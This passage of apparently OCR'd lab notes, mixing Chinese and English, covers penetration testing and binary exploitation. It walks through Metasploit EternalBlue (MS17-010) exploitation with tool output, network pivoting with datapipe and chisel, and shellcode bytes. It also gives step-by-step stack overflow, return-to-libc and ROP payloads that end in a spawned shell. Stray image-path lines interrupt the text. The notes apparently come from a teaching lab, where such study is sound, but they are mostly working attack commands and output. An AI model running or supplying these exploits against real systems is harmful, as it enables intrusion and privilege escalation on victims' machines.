   Subnet             Netmask            Gateway
   ------             -------            -------
   172.19.19.0        255.255.255.0      Session 1
   192.168.0.0        255.255.255.0      Session 1

meterpreter > background
```

MS17_010

search ms17_010

use exploit/windows/smb/ms17_010_eternalblue

show options

set rhosts 192.168.0.7

set lhost 172.19.19.18

check

exploit ...失敗正常

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.0.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.7:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterpris
e 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.7:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.7:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.18
lhost => 192.168.0.18
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] Handler failed to bind to 192.168.0.18:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.7:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterpris
e 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.7:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.7:445 - Connecting to target for exploitation.
[+] 192.168.0.7:445 - Connection established for exploitation.
[+] 192.168.0.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.7:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.7:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.7:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 192.168.0.7:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
```

## Datapipe

> https://github.com/bovine/datapipe/blob/master/datapipe.c
>
> (https://github.com/bovine/datapipe/blob/master/datapipe.c)

change Line 80: 20 to 999



gcc datapipe.c –o datapipe

Setup datapipe

datapipe 0.0.0.0 135 192.168.0.7 135

datapipe 0.0.0.0 445 192.168.0.7 445

datapipe 0.0.0.0 4444 172.19.19.18 4444




MS17_010

search ms17_010

use exploit/windows/smb/ms17_010_eternalblue


show options

set rhosts 172.19.19.70

set lhost 192.168.0.70

check

exploit




## Chisel未測

chisel server –p 443

chisel client <chisel_server>:443 <remote_addr>:445

## Chisel Reverse未測


chisel server –p 443 –reverse

chisel client <chisel_server>:443 R:<remote_addr>:445

# BINARY EXPLOITATION






## Shellcode




```
sudo sysctl -w kernel.randomize_va_space=0 #關閉緩衝區防護
nano examples/samplecode/shellcode.c #新增shellcode內容
  "\x6a\x17"
  "\x58"
  "\x31\xdb"
  "\xcd\x80"

  "\x6a\x2e"
  "\x58"
  "\x53"
  "\xcd\x80" #選一段
sudo gcc shellcode.c -o shellcode -z execstack #產生shellcode執行檔，不要檢查stack
sudo chmod 4755 shellcode #新增權限
./shellcode #執行shellcode
```



## Stack





```
sudo gcc stack.c -o stack -z execstack -fno-stack-protector #產生檔案
sudo chmod 4755 stack #新增權限
gdb -q ./stack #gdb執行檔案
checksec #檢查安全設定
disassemble main #分析main fopen在+55
r #執行
b *mian +55 #發現fopen缺少badfile新增斷點
r #執行
pattern create 100 badfile #產生100大小的badfile
delete breakpoints # 刪除斷點
r #執行
pattern search # 查看在EIP在哪(42)
python -c 'print "A"*42 + "BBBB" + "C"*64' > badfile # 塞42個A+4個B+64個C
cat shellcode.c | grep '"' | cut -d'"' -f2,4 | tr -d '"' | tr -d '\n' # 找出
shellcode裡面參數，cut -d切割符號,-f取第幾個，tr -d去除字元
python -c 'print "A"*42 + "BBBB" + "\x.. shellcode \x..' > badfile #把shellcode插入
stack
r #執行
x/128c $esp #查看esp
vmm #查看lbic
jmpcall esp /lib/i386-linux-gnu/libc-2.23.so #
python -c 'print "A"*42 + "\xa9\x7a\xe0\xb7" + "\x.. shellcode \x..' > badfile #把
esp位址反向插入
r #執行
./stack #執行
```

| 分析main fopen在+55 | 發現fopen缺少badfile新增斷點 |
| --- | --- |
|  |  |
| 查看在EIP在哪(42) | 塞42個A+4個B+64個C |
|  |  |
| 找出shellcode裡面參數 | 把shellcode插入stack |
|  |  |
| 查看esp&lbic | 把esp位址反向插入 |

| 分析main fopen在+55 | 發現fopen缺少badfile新增斷點 |
| --- | --- |
|  |  |
| 執行 | |
|  | |

## Return to Libc

```
nano retlib.c line #11行 40 改成 120
sudo gcc retlib.c -o retlib -fno-stack-protector -z noexecstack #生成檔案
sudo chmod 4755 retlib #改權限
gdb -q ./retlib #gdb分析
checksec # 檢查保護機制
disassemble main #分析main
python -c 'print "A"*100' > badfile #隨便產badfile讓他崩
pattern create 100 badfile #產100大小的pattern
pattern search #EIP在+24
python -c 'print "A"*24 + "BBBB" + "C"*8' > badfile #塞24個A+4個B+8C到badfile
p system #找出system位址
p exit #找出exit位址
find /bin/sh #找出sh位址
python -c 'print "A"*24 + "\xb0\xfd\xe3\xb7" + "\xe0\x39\xe3\xb7" +
"\x2b\x0b\xf6\xb7"' > badfile # 插入system,exit,/bin/sh位址
./retlib #執行
```

| fopen在+30 | Column 2 |
| --- | --- |
|  |  |
| 確認ABC有塞到正確欄位 | 找出system, exit, /bin/sh位址 |
|  |  |










## ROP

```
p setuid #找到setuid
p setgid #找到setgid
ropgadget #找到跳躍位址
> python -c 'print "A"*24 + "\xc0\x63\xeb\xb7" + "\x45\x83\x04\x08" +
"\x00\x00\x00\x00" + "\x40\x64\xeb\xb7" + "\x45\x83\x04\x08" + "\x00\x00\x00\x00" +
"\xb0\xfd\xe3\xb7" + "\xe0\x39\xe3\xb7" + "\x2b\x0b\xf6\xb7"' > badfile #插入setuid/
跳躍/0,setgid/跳躍/0,systme,exit,/bin/sh
> ./retlib
```


gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb72e0 <__setuid>
gdb-peda$ p setgid
$2 = {<text variable, no debug info>} 0xb7eb7360 <__setgid>
gdb-peda$ ropgadget
ret = 0x8048329
popret = 0x8048345
pop4ret = 0x8048598
pop2ret = 0x804859a
pop3ret = 0x8048599
addesp_12 = 0x8048342
addesp_16 = 0x8048425
gdb-peda$ p system
gdb-peda$ pexit
Undefined command: "pexit". Try "help".
gdb-peda$ p exit
gdb-peda$ find /bin/sh
Found 1 results, display max 1 items:
libc : 0xb7f61a0b ("/bin/sh")
gdb-peda$
student@ubuntu: ~/examples/samplecode/libc
student@ubuntu:~/examples/samplecode/libc$ python -c 'print "A"*24 +"\xe0\x72\xeb\xb7"+"\x45\x83\x04\x08"+"\x00\x00\x00\x00" +"\x60\x73\xeb\xb7"+"\x45\x83\x04\x08"+"\x00\x00\x00\x00" +"\xa0\x0d\xe4\xb7"+"\xd0\x49\xe3\xb7" +"\x0b\x1a\xf6\xb7"' > badfile
student@ubuntu:~/examples/samplecode/libc$ ./retlib
$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$